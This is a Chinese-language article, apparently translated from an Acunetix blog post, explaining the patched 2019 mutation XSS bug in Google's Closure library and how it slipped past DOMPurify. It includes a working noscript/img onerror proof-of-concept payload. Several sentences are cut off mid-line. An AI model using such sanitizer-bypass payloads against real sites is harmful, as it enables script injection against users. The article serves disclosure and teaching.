
Google搜索中的突变XSS

惊鸿一瞥最是珍贵 / 2019-04-23 09:59:00 / 浏览数 5466 渗透测试 渗透测试 顶(0) 踩(0)



前言

2018年9月26日,开源Closure库(最初由谷歌创建并用于谷歌搜索)的一名开发人员创建了一个提交，删除了部分输入过滤。据推测，这是因为开发人员在用户界面设计方面出
2019年2月，安全研究员Masato
Kinugawa发现了这个漏洞，并将其报告给了Google。Google立即做出反应，并在2019年2月22日修复了漏洞，撤销了之前9月份做的修改。另一位安全专家LiveOverflow

XSS如何发生的？

Closure库中的漏洞很难检测。它依赖于一种很少使用的技术，叫做突变XSS。突变XSS漏洞是由浏览器解释HTML标准的方式不同造成的。
由于浏览器的不同，很难对服务器上的用户输入进行清理。服务器不仅需要考虑浏览器之间的所有差异，还需要考虑它们的版本之间的所有差异。对输入进行过滤以防止XSS
有一个很好的客户端库用于防止XSS：DOMPurify。这个库也被Closure使用。然而，DOMPurify并不是万能法宝。在极少数情况下，需要额外的过滤操作才能确保万无一失

DOMPurify的工作机制

DOMPurify使用template元素清除用户输入。浏览器以不同的方式处理div元素的innerHtml属性和template元素的相同属性。对于div元素，innerHtml在赋值后立即
DOMPurify的工作机制是获取用户输入，将其分配给模板元素的innerHtml属性，让浏览器解释它(但不执行它)，从而避免潜在的XSS。然而正是因为这种操作，有可能导致

浏览器如何解释无效的HTML？

若要了解浏览器如何解释无效的HTML，请创建一个仅包含以下内容的HTML文档：

```
<div><script title="</div>">
```

当您在浏览器中打开它时，您将看到代码被解释为如下所示：

```
<html>
<head></head>
<body>
<div>
<script title="</div>"></script>
</div>
</body>
</html>
```

现在，尝试创建一个包含以下内容的HTML文档：

```
<script><div title="</script>">
```

浏览器以不同方式解释此代码：

```
<html>
<head>
<script><div title="</script>
</head>
<body>
">
</body>
</html>
```

造成这种差别的原因是，当浏览器遇到`<script>`标记时，它会从HTML解析器切换到JavaScript解析器，直到找到结束标记。

noscript背后的邪恶

在大多数情况下，浏览器将始终以与环境无关的相同方式解释相同的文档。但是，有一种情况下，由于某些客户端环境的原因，这种行为可能会有所不同：这就是noscript
HTML规范规定，根据浏览器中是否启用JavaScript，必须对noscript标签进行不同的解释。这种不同的浏览器行为正是Masato Kinugawa的XSS
Poc的关键一步。结果是，当将无效的HTML代码分配给template元素的innerHtml属性时(禁用了JavaScript)，以及分配给div元素的innerHtml属性时(启用了JavaScript)，

PoC

payload

```
<noscript><p title="</noscript><img src=x onerror=alert(1)>">
```

如果禁用JavaScript,浏览器将以下方式解释有效负载：

```
<noscript>
<p title="</noscript><img src=x onerror=alert(1)>"></p>
</noscript>
```

```
</noscript><img src=x
onerror=alert(1)>
```

是title参数的值。因此，DOMPurify不会过滤输入内容，因为没有JavaScript，DOMPurify默认不存在XSS风险。

DOMPurify 1.0.10 "Dragonfish"

bower package 1.0.10 . npm package 1.0.10 . build passing

This is the demo for DOMPurify, a DOM-only, super-fast, uber-tolerant XSS sanitizer for HTML, SVG and MathML. The textarea below contains sample-payload - you can also add your own. Watch it sanitize on the console or in the Iframe below.

Sanitize textarea value, then write result to console | Sanitize textarea value, then write result to DOM | Sanitize textarea value, then use $(elm).html()

Timings: 1ms 1ms 1ms 1ms 2ms

Dirty HTML

```
<noscript><p title="</noscript><img src=x onerror=alert(1)>">
```


Clean HTML

```
<p title="</noscript><img src=x onerror=alert(1)>"></p>
```


但是，如果启用了JavaScript(对于浏览器使用的div元素)，浏览器将以下方式解释payload：

```
<noscript><p title="</noscript>
<img src="x" onerror="alert(1)">
">
"
```

noscript元素提前结束，img元素被完整地解释，包括onerror属性的JavaScript内容。



结论

很难说以前是否有其他人发现此漏洞，以及该漏洞是否已经用于任何恶意目的。由于Closure库也用于其他Google产品，因此此漏洞可能会影响Gmail，地图，文档和其他服

■■■https://www.acunetix.com/blog/web-security-zone/mutation-xss-in-google-search/?chat_vt=1